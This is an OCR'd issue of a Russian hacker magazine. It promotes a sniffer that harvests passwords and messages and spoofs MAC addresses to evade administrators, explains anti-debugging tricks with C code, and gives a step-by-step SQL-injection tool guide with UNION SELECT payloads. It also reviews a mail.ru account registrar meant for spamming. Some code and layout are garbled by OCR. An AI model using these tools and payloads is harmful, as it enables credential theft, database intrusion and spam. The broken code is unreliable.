Администраторы поумнее устанавливают разнообразные системы обнаружения вторжений, отображающие MAC-адреса потенциальных нарушителей и если хакер изменит свой MAC, то найти его будет весьма проблематично. Хотя не стоит забывать, что чем умнее администратор, тем более глупым он стремится выглядеть. А зачем ему понты кидать? Зато когда нагружают непрофильной работой, то отмазка: «не знаю, не умею, и вообще, совсем не в теме» — работает железно. Кстати, то же самое относится к хакерам. Чтобы хакерствовать, оставаясь при этом на свободе, достаточно прикинуться лаптем или поленом, прущимся от Visual Basic'а и шепотом называющим <ALT-CTRL-DEL> хакерской комбинацией.

ЗАКЛЮЧЕНИЕ

Без ложной скромности 0x4553-Intercepter претендует на роль одного из лучших сниферов. Он ориентирован на молодое поколение хакеров, влюбленных в графический интерфейс и шарахающихся от командной строки, как ладан от дьявола. Консольные сниферы их не удовлетворяют, а необходимость обрабатывать награбленный трафик кучей различных утилит — просто бесит. Что ж, спрос рождает предложение и желающие обрящут то, что так давно и безуспешно искали.
А если возникнут какие-то непонятки — то RFTM. Курим мануал путем нажатия <F1> или открываем справку, находящуюся в файле `help.chm`. Он написан на международном хакерском языке. Английском, в смысле.
Ну а с графического интерфейса и до командной строки недалеко. Главное — это понять основные концепции, врубиться в тему, втянувшись в первые эксперименты (а экспериментировать с 0x4553-Intercepter снифером можно оччччень долго). Когда же его функционала и гибкости будет недоставать — тогда и только тогда следует всерьез задумываться об установке Linux/xBSD и доработке имеющихся сниферов, распространяемых в исходных текстах.

Основные преимущества 0x4553-Intercepter'a

• Максимально большое (среди существующих аналогов) количество поддерживаемых сервисов, у которых перехватываются пароли в открытом виде или их хэш-суммы.
• Максимальное (среди существующих аналогов) количество поддерживаемых мессенджеров, у которых перехватываются сообщения и отображаются в удобочитаемом виде.
• Продвинутая обработка OSCAR-протокола (используемого ICQ\AIM-мессенджерами), учитывающая ряд тонких особенностей, приводящих к потере сообщений у большинства конкурирующих сниферов (и, в частности, Ufasoft Im Sniffer).
• Для ICQ\AIM\JABBER предусмотрен декодинг UTF8\UTF16\RTF сообщений, что полезно при перехвате национальных сообщений (читай — написанных не по-английски).
• Зарубежные MSN\GADU-GADU\YAHOO захватываются как есть, без декодинга, поскольку идут в ANSI.
• 100% перехват сообщений от mail.ru agent (зарубежные сниферы его вообще не хавают, поскольку не знают, что есть на российских просторах такой зверь).
• Поддерживается сохранение перехваченных POP3/SMTP-сообщений в .eml формате, что позволяет одним щелчком мыши импортировать их в любой почтовый клиент (Outlook Express, The Bat!).
• Качество обработки протоколов на порядок выше, чем у конкурирующих сниферов: там, где Cain или Ettercap ничего не видит, 0x4553-Intercepter свободно «вытягивает» пароль.
• Поддерживается уникальный режим «экстремального» сканирования (eXtreme mode), при котором сниферу достаточно указать целевой протокол без специфицирования порта — 0x4553-Intercepter будет просматривать весь трафик, автоматически «выдавливая» пакеты, относящиеся к данному протоколу, путем анализа их содержимого.
• Поддерживается удаленный грабеж трафика через RPCAP демона, устанавливаемого на Linux/xBSD или Windows-узлах (предпочтительнее всего — на шлюзе).
• Награбленный трафик может быть сохранен в популярном pcap-формате, «перевариваемом» многими сторонними анализаторами.
• Поддержка GRE\PPPOE\WIFI инкапсуляций.
• Загрузка pcap-дампов, полученных другим снифером, с их последующей обработкой на предмет отображения содержимого протоколов в удобочитаемом виде, поиск паролей и т.д.
• Прочие полезные функции, напрямую не относящиеся к снифингу, но косвенно связанные с ним:
ARP SCAN — поиск узлов в выбранной подсети, осуществляемый широковещательной посылкой ARP-запросов (легальный прием);
DHCP DISCOVERY — поиск DHCP-серверов (уникальная возможность, отсутствующая у конкурирующих сниферов). Знание адреса DHCP-сервера открывает путь ко многим видам атак, в том числе связанным и с перехватом трафика в сетях с интеллектуальными маршрутизаторами;
PROMISCUOUS SCAN — поиск узлов, работающих в «неразборчивом» режиме, то есть принимающих все пролетающие мимо них пакеты, даже если они адресованы другим узлам. Это (теоретически) позволяет выявить активные сниферы, а практически — дает множество ложных срабатываний, конфликтуя с брандмауэрами и другим программным обеспечением, как правило, предназначенным для выявления атак и не афиширующим тот факт, что захватывают посторонний трафик.
• Реализован встроенный «перепрограмматор» MAC-адресов сетевых карт, воткнутых в локальную машину, что в некоторой степени затрудняет поиск злоумышленника. Однако не стоит переоценивать его возможности, поскольку администратор может со 100% надежностью определить отправителя «зловредных» пакетов по порту маршрутизатора, куда воткнут кабель, ведущий к сетевой карте хакера. Хотя об этом трюке осведомлены далеко не все администраторы и штатные средства порты маршрутизатора не отображают.
• Интегрирован модуль для атаки типа «ARP POISON», выявляемой многими системами обнаружения вторжений, а потому реально работающей только в незащищенных локальных сетях.
• В последующих версиях планируется добавить автоматический поиск Интернет-шлюза.



КРИС КАСПЕРСКИ

ЭНЦИКЛОПЕДИЯ АНТИОТЛАДОЧНЫХ ПРИЕМОВ

ОБРАБОТКА НЕОБРАБАТЫВАЕМЫХ ИСКЛЮЧЕНИЙ

Отладчики, работающие через MS Debugging API (OllyDbg, IDA-Pro, MS VC), вынуждены мириться с тем, что отладочные процессы «страдают» хроническими особенностями поведения. Они «ломают» логику программы, и это с огромной выгодой используют защитные механизмы. В частности, API-функция SetUnhandledExceptionFilter() под отладчиком вообще не вызывается — вовсе не баг отладчика, а документированная фича системы!

FUNDAMENTALS

Рассматривая обработку структурных исключений в предыдущем выпуске, мы мельком упомянули, что всякий процесс от рождения получает первичный обработчик структурных исключений, назначаемый операционной системой по умолчанию. Если программист забыл (или не захотел) назначать свои собственные обработчики, то все исключения, возникающие в ходе выполнения программы, попадают в пасть первичного обработчика. Он расположен в *NTDLL.DLL* и, в зависимости от настроек оси, либо вызывает «Доктора Ватсона», либо выводит знаменитый диалог о критической ошибке с вариантами: «OK» — завершить приложение в аварийном режиме и «Cancel» — вызывать Just-in-Time отладчик (в роли которого может выступать и Ольга).

То же самое происходит, если программист устанавливает один или несколько обработчиков структурных исключений, но никто из них не в состоянии справиться с ситуацией — вот они и передают исключение друг другу, пока оно не докатится до системного обработчика. Системный обработчик легко подменить своим (было бы желание). Достаточно вместо ссылки на предыдущий *EXCEPTION_REGISTRATION* затолкать в поле *prev* значение «-1». Это будет свидетельствовать, что данный обработчик — последний в цепочке.

Как вариант, можно воспользоваться API-функцией *SetUnhandledExceptionFilter()*, перекрывающей обработчик исключений верхнего уровня (top-level exception handler). Да, именно «верхнего», поскольку Windows создавалась в Америке, расположенной на противоположной стороне Земли, где люди ходят вверх ногами. Первичный системный обработчик, с их точки зрения, находится на вершине пирамиды структурных исключений, в то время как русские программисты склоны рассматривать его как «основание». Но это все лирика, а дело-то в том, что...

Функция *SetUnhandledExceptionFilter()*, перекрывая системный обработчик, в неволе работать отказывается, то есть получает управление только, когда процесс не находится под от-



Запуск тестовой программы под «чистой» Ольгой (без специальных plug-in'ов) приводит к детекции отладчика

Отладчики Soft-Ice и Syser также «палятся», если рычажок «I3HERE» установлен в положение «ON»

ладчиком. В противном случае исключение передается непосредственно самому отладчику. Это — задумка проектировщиков, кстати сказать, довольно оригинальная и полезная. Если отладчика нет — установленный программистом обработчик берет управление на себя и завершает работу программы максимально корректным образом. Если же процесс находится под отладкой, операционная система передает бразды правления отладчику, позволяя разобраться с ситуацией, поскольку после завершения программы разбираться будет не с чем и некому.

А теперь, внимание, вопрос! Что произойдет, если в обработчик, установленный *SetUnhandledExceptionFilter()*, воткнуть не код аварийного завершения приложения, а кусок функционала, например, расшифровщик какой или просто пару строк на Си, меняющих значение флага *under_debuuger*? Правильно — мы получим великолепный способ детекта отладчиков прикладного уровня!

ЭКСПЕРИМЕНТ — PRO-N-CONTRA SETUNHANDLEDEXCEPTIONFILTER

Напишем простейшую тестовую программу, позволяющую исследовать реакцию отладчиков на фильтр, установленный функцией *SetUnhandledExceptionFilter()*. На crackme она никак не тянет (слишком прозрачна и элементарна), но crackme мы написать завсегда успеем! Сейчас главное врубиться в тему и выяснить — насколько надежен этот трюк, можно ли его обойти и если да, то как? Один из примеров реализации тестового стенда приведен ниже.

Исходный текст программы SetUnhandledExceptionFilter, демонстрирующей технику использования функции для борьбы с отладчиками

```
#include <windows.h>

char dbgnoo[]= "debugger is not detected";

char dbgyes[]= "debugger is detected :-)";

// we expect debugger by default
char *p = dbgyes;

LONG souriz(
  struct _EXCEPTION_POINTERS *ExceptionInfo)
{
  // if we're here, process is _not_ under
debugger
  p = dbgnoo;

  // skip INT 03 (CCh) command
  ExceptionInfo->ContextRecord->Eip++;

  // we want the program to continue execution
  return EXCEPTION_CONTINUE_EXECUTION;
}


nezumi()
{
  // supersede the default top-level exception
handler by souriz() proc
  SetUnhandledExceptionFilter(
    (LPTOP_LEVEL_EXCEPTION_FILTER)&souriz);

  __asm {
    int 03   ; // generate an exception
  }
```

OllyDbg 1.x имеет коварный баг!

Ольга версии 1.10 имеет неприятный баг — если непосредственно за *INT 03h* следует команда *PUSHFD*, заталкивающая флаги в стек, отладчик едет крышей и теряет управление над отлаживаемой программой, даже если мы нажимаем <F7>/<F8> (Step Into/Step Over). Для демонстрации бага достаточно воткнуть в листинг пару команд *PUSHFD/POPFD*. А вот те же самые команды, отделенные от *INT 03h* одной или несколькими инструкциями *NOP* (или любыми другими) работают вполне нормально.

В Ольге 2.x ошибка уже исправлена, однако, учитывая, что 2.x все еще находится в стадии разработки, основным инструментом хакеров остается Ольга 1.10 с багом на борту.



SetUnhandledExceptionFilter() на MSDN

Запуск тестовой программы под «чистой» осью проходит нормально

«Hide Debugger» plug-in позволил спрятать отладчик от защиты

«Hide Debugger» plug-in позволяет бороться с защитами, основанными на обработке необрабатываемых исключений

```
    // terminate the program, showing the result
    ExitProcess(MessageBox(0,p,p,0));
}
```

Собираем программу компилятором MS Visual C++ со следующими ключами (см. ниже) и получаем файл размером всего в 832 байта (и это еще не предел, — если выкинуть заглушку MS-DOS, программа похудеет еще на полсотни байт).

СБОРКА ПРОГРАММЫ SETUNHANDLEDEXCEPTIONFILTER.C В КОМАНДНОЙ СТРОКЕ СРЕДЫ MICROSOFT VISUAL C++

```
SET NIK=SetUnhandledExceptionFilter
cl.exe /c /Ox %NIK%.c
link.exe %NIK%.obj /FIXED /ENTRY:nezumi
  /SUBSYSTEM:CONSOLE /ALIGN:16
  /MERGE:.data=.text
  /MERGE:.rdata=.text KERNEL32.LIB USER32.LIB
```

Запустив файл на выполнение, мы получим сообщение, что отладчик не обнаружен. А как насчет работы под отладчиком?! Загружаем *SetUnhandledExceptionFilter.exe* в Ольгу и давим <F9> (Run). Ага! Ольга стопорится на *INT 03h*, что выглядит подозрительно (нормальные программы *INT 03h* не вызывают), хотя и не смертельно. Жмем <F9> еще раз для продолжения выполнения и ловим месседж: «дэбагэр ис дэтэктэт».

Начинаем соображать — как можно это отловить, обломав защите рога. Что ж, достаточно поставить точку останова на API-функцию *SetUnhandledExceptionFilter()*, запомнить передаваемый ей указатель на процедуру-обработчик (в данном случае это — souriz) и кидать сюда управление каждый раз, когда отладчик ловит исключение, не обрабатываемое SEH-фильтрами, установленными программистом (если они вообще есть).

Итак, необходимо: отловить вызов *SetUnhandledExceptionFilter()*, запомнив (записав на бумажку) указатель на фильтр, а при возникновении исключения — раскрутить цепочку SEH-фильтров. Если последний фильтр в цепочке направлен в отладчик, мы должны вручную переместить *EIP* на фильтр, установленный *SetUnhandledExceptionFilter()*, передав ей в качестве аргумента указатель на структуру *_EXCEPTION_POINTERS*, содержащую информацию об исключении.

Чтобы не париться, эту работу можно автоматизировать — написать свой собственный скрипт/плагин или воспользоваться уже готовым. Например: «Hide Debugger» plug-in by Asterix, который можно бесплатно скачать с **OpenRCE** (или другого сайта хакерской направленности): openrce.org/downloads/details/238/Hide_Debugger.

Кстати сказать, Hide_Debugger изначально входит в состав **YDbg**, представляющий собой популярный мод Ольги и, естественно, бесплатный: team-x.ru/guru-exe/Tools/Debuggers/OllyDbg/OllyDbg%20v1.10%20YDbg%20Beta.7z.

Заходим в меню «Plug-ins», находим там «Hide debugger». В опциях взводим галочку «Unhanded

Сводная таблица детекта отладчиков

ОТЛАДЧИК	ДОПОЛНИТЕЛЬНЫЕ ОПЦИИ	ДЕТЕКТ ОТЛАДЧИКА
		YES
OllyDbg	Hide Debugger plug-in by Asterix	YES
		YES
IDA-Pro		YES
MS VC		NO!
Soft-Ice	I3HERE ON	YES
		NO!
Syser	I3HERE ON	YES

А ТЫ ЗНАЕШЬ, ЧТО...

«Hide Debugger» plug-in можно задетектить!

Плагин «Hide Debugger» от Asterix'а (как и большинство других plug-in'ов подобного типа) достаточно легко задетектить, и тогда защита вновь обломает отладчик. В процессе работы «hide debugger» изменяет адрес функции *NtQueryInformationProcess()* в таблице импорта библиотеки *KERNEL32.DLL*. Он записывает сюда команду перехода на свой собственный обработчик, расположенный в одном из блоков динамической памяти отлаживаемого процесса, который легко находится сканированием кучи и прямым поиском plug-in'а по сигнатурам. В этом случае функция *check_for_asterix_hide_debugger_plugin()* возвратит значение *ASTERIX_HIDE_DEBUGGER*. Естественно, после того, как Asterix перепишет свой plug-in, сигнатуры уйдут лесом и данный метод детекции перестанет работать. Однако, нетрудно реализовать универсальный детектор, основанный на самом факте подмены адреса *NtQueryInformationProcess()*. Достаточно распарсить таблицу импорта *KERNEL32.DLL* и, если адрес *NtQueryInformationProcess()* выходит за пределы модуля *NTDLL.DLL* (откуда эта функция, собственного говоря, и импортируется), то, значит, мы имеем дело с «нестерильной» системой (строго говоря, это может быть и не только *HIDE_DEBUGGER*, но и какой-нибудь rootkit, — разработчиков защит подобные мелочи не волнуют).

Код детекции «Hide debugger» plug-in'a

```
// very dirty anti-anti-debug trick
check_for_asterix_hide_debugger_plugin()
{
  int a; int ret;int p=0; BYTE *x;
  MEMORY_BASIC_INFORMATION meminfo;

  // asterix's hidedebugger plugin changes addr of
NtQueryInformationProcess
  // in the KERNEL32.DLL IAT to his own handler
placed in the heap rwe block so, to detect the plug-
in, we have to find the _certain_ heap-block and
check signature out. it'll work until asterix doesn't
rewrite the code.
  while(1)
  {
    if (!VirtualQuery((void*)p, &meminfo,
      sizeof(meminfo))) break;
    if ((meminfo.RegionSize==0x1000) &&
      (meminfo.Type==MEM_PRIVATE)&&
      (meminfo.State==MEM_COMMIT)&&
      (meminfo.Protect==PGE_EXECUTE_READWRITE)&&
      (*((unsigned int*)p)==0x04247C83))
      return ASTERIX_HIDE_DEBUGGER;
    p += meminfo.RegionSize;
  }

  // I'm too lazy to parse IAT of the KERNEL32.DLL,
so I just check out  the address of the NtQueryInform
ationProcess, found in GetLogicalDrives of course, I
have no guarantee the code of GetLogicalDrives will
be unchanged in the next versions of Windows. I know
to parse IAT, but... I don't want to. I told you, I'm
too lazy.
  x = (BYTE*) GetProcAddress(GetModuleHandle(
    "KERNEL32.DLL"),"GetLogicalDrives");
  for (a = 0; a < 0x69; a++)
  {
    if( ( *((DWORD*)x)==0x15FFFF6A ) &&
      ( *((WORD*)(x+8))==0x0C085)&&
      (*(DWORD*)(*(DWORD*)(x+4)) < (DWORD)
      GetModuleHandle("NTDLL.DLL")))
      return MessageBox(0,new, hid,0); return
UNKNOWN_HIDE_DEBUGGER;
    x++;
  }

  // if we're here, well... hide-debugger plug-in is
not detected :-)
  return NO_HIDE_DEBUGGER;
}
```

exception tricks», затем нажимам <CTRL-O>. В открывавшемся диалоговом окне выбираем вкладку «Exceptions» и взводим галочку «**INT 03 breaks**» для передачи ломаемой программе исключений, генерируемых *INT 03h*. В конфигурации по умолчанию Ольга, как и большинство других отладчиков прикладного уровня, молчаливо поглощает *INT 03h* — и потому никакой обработчик исключений вообще не вызывается. На самом деле, *INT 03h* не имеет отношения к *SetUnhandledExceptionFilter* и, если бы, мы, например, генерировали исключения путем обращения к нулевому указателю, последнего действия не потребовалось. Достаточно было бы просто взвести «**INT 03 breaks**» (подробнее о передаче исключений программе мы поговорим в следующем выпуске, а пока вернемся к нашим баранам).

Перезапускаем отладчик, чтобы изменения вступили в силу и «пытаем» нашу тестовую программу еще раз. На экране победно отображается «**debugger is not detected**». Открываем пиво на радостях! Мы нашли способ, как обломать этот антиотладочный прием (между прочим, весьма популярный).


Что же касается отладчиков типа SoftICE и Syser, то они никак не воздействуют на поведение функции *SetUnhandledExceptionFilter()*, поскольку отладочного процесса не порождают и ведут себя, будто их здесь вообще нет.

Но если, терзая нашу программу, сказать отладчику «**I3HERE ON**» и заставить его всплывать на программных точках останова (у многих хакеров эта команда пробита в строке инициализации), то отладчик «зажует» исключение, генерируемое инструкцией *INT 03h*. Потому до ломаемой программы оно вообще не дойдет, а, значит, установленный фильтр не будет вызван. На экране снова появится улыбающаяся рожа, подтверждающая детект отладчика.

Таким образом, трюк с *SetUnhandledExceptionFilter()* реально работает только с IDA Pro, MS VC и другими примитивными отладчиками. Для всех остальных он не представляет никакой угрозы, если, конечно, заранее знать, что это такое и с чем его едят, ибо в конфигурации по умолчанию Ольга детектится только так.




ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /



X-Tools

Программы для хакеров

ПРОГРАММА: SQL-INJ
ОС: WINDOWS 2000/XP
АВТОР: DELVISH THE DAMNED



Реализуем sql-injection

В прошлых выпусках][я выкладывал несколько наиболее удачных релизов брутеров/сканеров для реализаций SQL-инъекций. Настало время порадовать тебя очередным полезным и незаменимым инструментом — утилой **SQL-Inj**. Тулза предназначена для реализации скул-инъектов и функционирует в полуавтоматическом режиме. При первой встрече с прогой может появиться немало вопросов, поэтому вкратце ознакомлю тебя с рецептом применения сего зверя.

1. В поле «адрес» вводим адрес сайта с бажным скриптом и параметром(-ами). Пример урла уже забит в адресной строке.

2. Далее выбираем пункт «`Group by`» или «`Order by`» и жмем на батон запуска. Количество полей рекомендуется сначала оставлять дефолтным (вряд ли полей может быть 99 и более, — страница покажет ошибку и на основании этого можно понять, проходит запрос или сразу фильтруется скриптом).

3. Уменьшаем количество полей на разумное (10-30) и повторяем проверку. И так далее, до выяснения точного их количества.

4. Выбираем пункт «`Union Select`» — количество полей будет поставлено автоматически на основании счетчика. Делаем проверку. Если действия удались и не зафильтровались — тебе повезло.

5. Кнопки «`Version()`», «`User()`» и «`Database()`» вставят в строку запроса соответствующие команды по курсору. Необходимо поставить курсор в нужное место строки запроса (например, на место цифры 4, а ее саму удалить) и нажать на соответствующий батон. Если не поставить курсор, то команды добавятся в начало строки.

6. Кнопки «`From`», «`Where`», «`Table_Name`», «`Information_Schema`» вставят соответствующий запрос в самый конец строки, если не было постфикса (например, «`/*`») — или же непосредственно перед постфиксом. При выборе значений из раскрывающегося меню команда будет вставлена так же, как это делают предыдущие кнопки (в конец или перед постфиксом). Команда из списка колонок вставится по курсору (так же, как и для кнопок «`User()`», «`Version()`», «`Database()`»).

7. Присутствует возможность выбора разделителя команд — «`+`», «`/**/`» и « » (пробел). Также перед запуском запроса на исполнение его можно просмотреть, нажав на клавишу «Предпросмотр».

8. Список таблиц и колонок можно отредактировать самостоятельно. Делается это, как ты уже догадался, ручками. Таблицы находятся в файле `Tables.txt`, а колонки — в `Columns.txt`.

9. Доп. параметр — это если строка была вида «`site.com/index.php?id=12&page=news`» и уязвимость найдена в параметре ID. Тогда конец строки «`&page=news`» нужно записать в доп. параметр. Пример находится в самой программе.

10. Имеется возможность указать, что будет вставлено в качестве параметров строки:


a) цифры (`...?id=12+Union+select+1,2,3,4/*`);

b) слово (если на странице ничего не отображается, а в коде страницы искать нужные цифры утомительно, то выбираем этот пункт). В зависимости от количества столбцов появится количество слов `Bla` с порядковым номером (`...?id=12+union+select+'bla1','bla2','bla3'/*`). Таким образом, в коде становится проще находить выводимые поля;

c) команда `null` — для любителей неизвестности :).

P.S. Отдельное «спасибо» говорим автору тулзы (Delvish the Damned). Он предоставил свое детище на общее пользование.

ПРОГРАММА: MAIL.RU REGGER
ОС: *NIX/WIN
АВТОР: DX



Так регают аккаунты на mail.ru

Наиболее качественным способом спама в последнее время считается рассылка с использованием зареганных почтовых аккаунтов. Неудивительно, что актуален софт, позволяющий регать аккаунты на различных mail-сервисах. Примером является «`Mail.ru Regger`» — полуавтоматический регистратор аккаунтов на mail.ru, написанный на PHP. Скрипт заполняет все необходимые данные рандомно, от тебя требуется только ввести капчу. Утила использует технологию AJAX, поэтому регистрация проходит максимально быстро.


Характеристики тулзы:

1. AJAX + PHP
2. Минимум настроек, скрипт все заполнит сам рандомно
3. Есть поддержка прокси
4. Поддерживает два вида капч на mail.ru

Учти, что понадобится хост с поддержкой PHP, `fsockopen` и сессий (бесплатные хосты с рекламой не подойдут).

P.S. Автор и редакция никак не призывают тебя к спаму или иным противозаконным действиям (особенно, по отношению к Mail.ru). За все свои поступки ты отвечаешь сам. Помни, что спам — это плохо.

ПРОГРАММА: YOURICQ BOT
ОС: *NIX/WIN
АВТОР: NOMER1


Поднимаем ICQ-бота

Помнится, не так давно на нашем DVD ты мог лицезреть удобного ICQ-бота. Пришла очередь показать тебе достойный аналог — «**YourICQ BOT**». Тулза представляет собой ICQ-бот, написанный на PHP, с админкой для управления функциями, изменения настроек и просмотра логов. Перейду непосредственно к описанию утилы.
Начнем с админки:

- Добавление, изменение и удаление функций (команд бота)
- Изменение настроек бота: номер, пароль, метод сохранения логов, шаблон для доступа к командам и т.п.
- Просмотр и очистка логов (удачные команды обозначены синим цветом, неудачные — красным)

Функции для админа, которые вызываются по ICQ:

- Чтобы отключить бота, надо послать ему команду «stop». По дефолту — это сообщение «!stop», но если ты менял шаблон команд, то оно будет другим
